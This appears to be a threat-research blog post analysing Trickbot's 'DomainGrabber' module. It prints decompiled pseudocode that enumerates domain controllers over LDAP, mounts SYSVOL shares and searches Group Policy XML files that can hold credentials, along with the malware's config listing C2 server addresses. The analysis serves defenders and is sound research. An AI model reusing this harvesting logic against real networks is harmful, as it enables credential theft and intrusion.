Let's Learn: Introducing New Trickbot LDAP "DomainGrabber" Module

vkremez.com/2017/12/lets-learn-introducing-new-trickbot.html

Goal: Reverse the latest Trickbot's module called "DomainGabber," also known as "domainDll32," used for LDAP harvesting of domain controller configuration.


Source:

- domainDll32 (encoded) (cec42d8ef68aae0a5da8230db75d91fd)
- domainDll32 (decoded) (1e2791877da02d49998dea79515a89ca)
- Trickbot loader (b4d342dc89bc16a1acccd40204064830)

> looks like anew #trickbot . Don't know distribution method. hxxp://sumnercapital.com[.]au/ser1812.png not doing much in sandboxes. https://t.co/hDrMFerQqU https://t.co/WUhfRXk5Xf https://t.co/6YGQ6L7dhn @VK_Intel @James_inthe_box @malware_traffic @iCyberFighter
> — My Online Security (@dvk01uk) December 18, 2017

Background

While analyzing one of the latest Trickbot group tag "**ser1812/tt0002**" (version 1000105-1000106) loaders shared by @dvk01uk found an interesting a Trickbot module titled "domainDll" module. (Tip: the "tt0002" group tag is known as a "Trick Test" tag; it is oftentimes deployed to update the existing config on the victim machine.)
Trickbot "DomainGrabber" outline:
I. Lightweight Directory Access Protocol (LDAP) query for domain controllers
II. Connection to "SYSVOL" domain controller
III. Harvesting domain controller XML configuration



As usual, the decoded module contains four Trickbot exported functions:

Start

Control

FreeBuffer

Release

The observed Trickbot main config module was as follows (**version 1000106**):

```
<mcconf>
  <ver>1000106</ver>
  <gtag>tt0002</gtag>
  <servs>
    <srv>200.111.97[.]235:449</srv>
    <srv>177.250.126[.]51:449</srv>
    <srv>94.250.253[.]142:443</srv>
    <srv>82.146.48[.]44:443</srv>
    <srv>80.87.199[.]190:443</srv>
    <srv>82.146.49[.]135:443</srv>
    <srv>82.146.48[.]187:443</srv>
    <srv>37.46.133[.]10:443</srv>
    <srv>92.53.91[.]15:443</srv>
    <srv>188.120.243[.]242:443</srv>
    <srv>92.53.66[.]177:443</srv>
    <srv>92.53.78[.]228:443</srv>
    <srv>92.53.66[.]162:443</srv>
    <srv>82.146.48[.]243:443</srv>
    <srv>37.46.131[.]45:443</srv>
    <srv>78.24.218[.]168:443</srv>
    <srv>37.46.133[.]14:443</srv>
    <srv>62.109.17[.]228:443</srv>
    <srv>82.146.61[.]103:443</srv>
    <srv>82.146.61[.]140:443</srv>
    <srv>82.146.61[.]247:443</srv>
    <srv>92.63.96[.]24:443</srv>
    <srv>194.87.232[.]167:443</srv>
    <srv>185.158.114[.]164:443</srv>
    <srv>37.230.112[.]104:443</srv>
    <srv>194.87.103[.]83:443</srv>
    <srv>92.53.91[.]113:443</srv>
    <srv>37.230.113[.]100:443</srv>
    <srv>95.213.195[.]221:443</srv>
    <srv>37.230.113[.]118:443</srv>
    <srv>194.87.238[.]4:443</srv>
    <srv>194.87.98[.]166:443</srv>
    <srv>195.2.253[.]125:443</srv>
    <srv>94.250.248[.]168:443</srv>
    <srv>179.43.160[.]53:443</srv>
    <srv>37.46.133[.]251:443</srv>
    <srv>194.87.144[.]222:443</srv>
  </servs>
  <autorun>
    <module name="systeminfo" ctl="GetSystemInfo" />
    <module name="injectDll" />
  </autorun>
</mcconf>
```

Summary

"domainDll32," compiled via 'GCC: (Rev1, Built by MSYS2 project) 7.2.0,' allows Trickbot operators to collect domain controller information once they are already on the compromised machine. This module is internally called "**DomainGrabber**" and accepts command "**getdata**" in order to start harvest domain information. domainDll appears to be aimed at exploiting networks with unsecured domain controllers.

More specifically, this module targets "SYSVOL" for domain configuration information data. According to Microsoft, "*SYSVOL is simply a folder which resides on each and every domain controller within the domain. It contains the domains public files that need to be accessed by clients and kept synchronised between domain controllers. The default location for the*


*SYSVOL is C**:\Windows\SYSVOL** although it can be moved to another location during the promotion of a domain controller. It's possible but not recommended to relocate the SYSVOL after DC promotion as there is potential for error. The SYSVOL folder can be accessed through its share **\\domainname.com\sysvol** or the local share name on the server **\\servername\sysvol**.*"

What is more, SYSVOL stores various logon scripts, group policy and domain configuration XML data that is synchronized among all domain controllers in the network. Essentially, Trickbot grabs credential and group policy information stored in SYSVOL as follows:
groups.xml
services.xml
scheduledtasks.xml
datasources.xml
printers.xml
drives.xml

Sean Metcalf has an interesting write-up on how LDAP can be exploited for credential and information harvesting highlighting this similar approach leveraged by the Trickbot gang.

> Have you scanned the SYSVOL share on your DCs for Group Policy Preference passwords recently?
>
> Hint: attackers havehttps://t.co/wGiESxYnOx pic.twitter.com/xf8G2y8L0C
> — Sean Metcalf (@PyroTek3) May 30, 2017

I. This Trickbot module was programmed leveraging Active Directory Service Interfaces (ADSI) APIs to query LDAP.



```
v30 = 0;
IIDFromString(L"{001677D0-FD16-11CE-ABC4-02608C9E7553}", &iid);// 12-20-2017: TRICKBOT Enumerates via LDAP All Domain Controllers
v21 = ADsOpenObject(lpszPathName, 0, 0, 1u, &iid, &v15);
if ( v21 >= 0 )
{
  v21 = (*(int (__stdcall **)(void *, int *))(*(_DWORD *)v15 + 32))(v15, &v14);
  if ( v21 >= 0 )
  {
    IIDFromString(L"{00020404-0000-0000-C000-000000000046}", &iid);
    v21 = (**(int (__stdcall ***)(int, IID *, int *))v14)(v14, &iid, &v13);
    if ( v21 >= 0 )
    {
      v21 = (*(int (__stdcall **)(int, signed int, VARIANTARG *, int *))(*(_DWORD *)v13 + 12))(v13, 1, &pvarg, &v18);
      if ( v21 >= 0 )
      {
        while ( !v21 )
        {
          if ( v18 == 1 )
          {
            v33 = (int (__stdcall ***)(_DWORD, _DWORD, _DWORD))pvarg.lVal;
            IIDFromString(L"{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}", &iid);
            v21 = (**v33)(v33, &iid, &v16);
            v20 = v21;
          }
          VariantClear(&pvarg);
          v21 = (*(int (__stdcall **)(int, signed int, VARIANTARG *, int *))(*(_DWORD *)v13 + 12))(
                  v13,
                  1,
                  &pvarg,
                  &v18);
        }
      }
    }
    if ( v13 )
      (*(void (__stdcall **)(int))(*(_DWORD *)v13 + 8))(v13);
  }
  if ( v14 )
    (*(void (__stdcall **)(int))(*(_DWORD *)v14 + 8))(v14);
}
if ( v15 )
  (*(void (__stdcall **)(void *))(*(_DWORD *)v15 + 8))(v15);
if ( v20 >= 0 )
{
  v29 = L"(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))";
  v7 = 5;
  v8 = 7;
  v9 = 2;
  v28 = 1;
  v21 = (*(int (__stdcall **)(int, int *, signed int))(*(_DWORD *)v16 + 12))(v16, &v7, 1);
```

12-20-2017: TRICKBOT "DomainGrabber" LDAP Enumeration of Domain Controllers

IIDFromString "{001677D0-FD16-11CE-ABC4-02608C9E7553}

IID_IADsContainer is defined as 001677D0-FD16-11CE-ABC4-02608C9E7553

ads_open = ADsOpenObject("G", 0, 0, 1u, &iid, &v11);

DsOpenObject function binds to an ADSI object using explicit user name and password starting with the letter "G"

IIDFromString(L"{00020404-0000-0000-C000-000000000046}", &iid);

The GUID associated with the IEnumVARIANT interface

IIDFromString(L"{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}", &iid);


-IID_IDirectorySearch is defined as 109BA8EC-92F0-11D0-A790-00C04FD8D5A8

The module queries all domain controllers as follows:

(&(objectCategory=computer)

(userAccountControl:1.2.840.113556.1.4.803:=8192))

II. Trickbot connects to domain controller and queries SYSVOL leveraging parsing the aforementioned LDAP query.




```
  v3 = L"cn";                                   // 12-20-2017: TRICKBOT domainDLL parses SYSVOL Directory
  v21 = (*(int (__stdcall **)(int, const wchar_t *, const wchar_t **, signed int, int *))(*(_DWORD *)v16 + 16))(
          v16,
          v29,
          &v3,
          1,
          &v4);
  if ( v21 >= 0 )
  {
    while ( (*(int (__stdcall **)(int, int))(*(_DWORD *)v16 + 28))(v16, v4) != 20498 )
    {
      for ( i = 0; !i; ++i )
      {
        v21 = (*(int (__stdcall **)(int, int, const wchar_t *, char *))(*(_DWORD *)v16 + 40))(v16, v4, v3, &v5);
        if ( v21 >= 0 )
        {
          if ( !i )
          {
            str_func((int)&name, 260, "%ls", *(_DWORD *)(v6 + 8));
            v26 = gethostbyname(&name);
            if ( v26 )
            {
              v25 = (struct in_addr *)*v26->h_addr_list;
              v2 = inet_ntoa(*v25);
              MultiByteToWideChar(0, 1u, v2, -1, &WideCharStr, 32);
              v30 = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
              if ( v30 )
                return v21;
              snwprintf_s(&DstBuf, 260u, 260u, L"\\\\%ls\\SYSVOL\\%ls", &WideCharStr, *((_DWORD *)Buffer + 3));
              memset(&Dst, 0, 0x20u);
              lpName = &DstBuf;
              v30 = WNetAddConnection2W((LPNETRESOURCEW)&Dst, 0, 0, 0);
              if ( !v30 )
              {
                finder_files((int)&DstBuf);
                WNetCancelConnection2W(lpName, 0, 0);
              }
            }
          }
```

12-20-2017: TRICKBOT "DomainGrabber" Domain Controller "SYSVOL" Connect

The relevant pseudocoded C++ function is as follows:

```
str_func((int)&name, 260, "%ls", *(_DWORD *)(v6 + 8));
v26 = gethostbyname(&name);
if ( v26 )
{
  v25 = (struct in_addr *)*v26->h_addr_list;
  v2 = inet_ntoa(*v25);
  MultiByteToWideChar(0, 1u, v2, -1, &WideCharStr, 32);
  v30 = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
  if ( v30 )
    return v21;
  snwprintf_s(&DstBuf, 260u, 260u, L"\\\\%ls\\SYSVOL\\%ls", &WideCharStr, *((_DWORD *)Buffer + 3));
  memset(&Dst, 0, 0x20u);
  lpName = &DstBuf;
  v30 = WNetAddConnection2W((LPNETRESOURCEW)&Dst, 0, 0, 0);
  if ( !v30 )
  {
    finder_files((int)&DstBuf);
    WNetCancelConnection2W(lpName, 0, 0);
```

III. Finally, Trickbot queries stored domain controller for sensitive XML configurations such as scheduledtasks.xml, datasources.xml printers.xml, and etc.



```
v6 = 0;
snwprintf_s(&FileName, 0x104u, 0x104u, L"%ls\\*", a1);// 12-20-2017: TRICKBOT domainDLL function searching for XML files in DOMAIN
memset(&Dst, 0, 0x250u);
hFindFile = FindFirstFileW(&FileName, &Dst);
if ( hFindFile != (HANDLE)-1 )
{
  do
  {
    if ( Dst.find_files & 0x10 )
    {
      v1 = wcscmp(Dst.cFileName, L".") && wcscmp(Dst.cFileName, L"..");
      if ( v1 )
      {
        snwprintf_s(&FileName, 0x104u, 0x104u, "%", a1, Dst.cFileName);
        if ( finder_files((int)&FileName) == 0 )
          goto LABEL_24;
      }
    }
    else if ( wcsicmp(Dst.cFileName, &word_6CD4A06A) == 0 )
    {
      func4(L"%ls\\%ls\n", a1, Dst.cFileName);
    }
    else if ( wcsicmp(Dst.cFileName, "s") == 0 )
    {
      func4(L"%ls\\%ls\n", a1, Dst.cFileName);
    }
    else if ( wcsicmp(Dst.cFileName, L"scheduledtasks.xml") == 0 )
    {
      func4(L"%ls\\%ls\n", a1, Dst.cFileName);
    }
    else if ( wcsicmp(Dst.cFileName, L"datasources.xml") == 0 )
    {
      func4(L"%ls\\%ls\n", a1, Dst.cFileName);
    }
    else if ( wcsicmp(Dst.cFileName, L"printers.xml") == 0 )
    {
      func4(L"%ls\\%ls\n", a1, Dst.cFileName);
    }
    else if ( wcsicmp(Dst.cFileName, "d") == 0 )
    {
      func4(L"%ls\\%ls\n", a1, Dst.cFileName);
    }
  }
```

12-20-2017: TRICKBOT "DomainGrabber" SYSVOL XML Configuration Searcher

Some of the mitigations against LDAP exploitation are well-documented in Metcalf's article listed above. As a general rule of thumb, such configuration files should be secured from any unauthorized access in SYSVOL, and access to them should be monitored.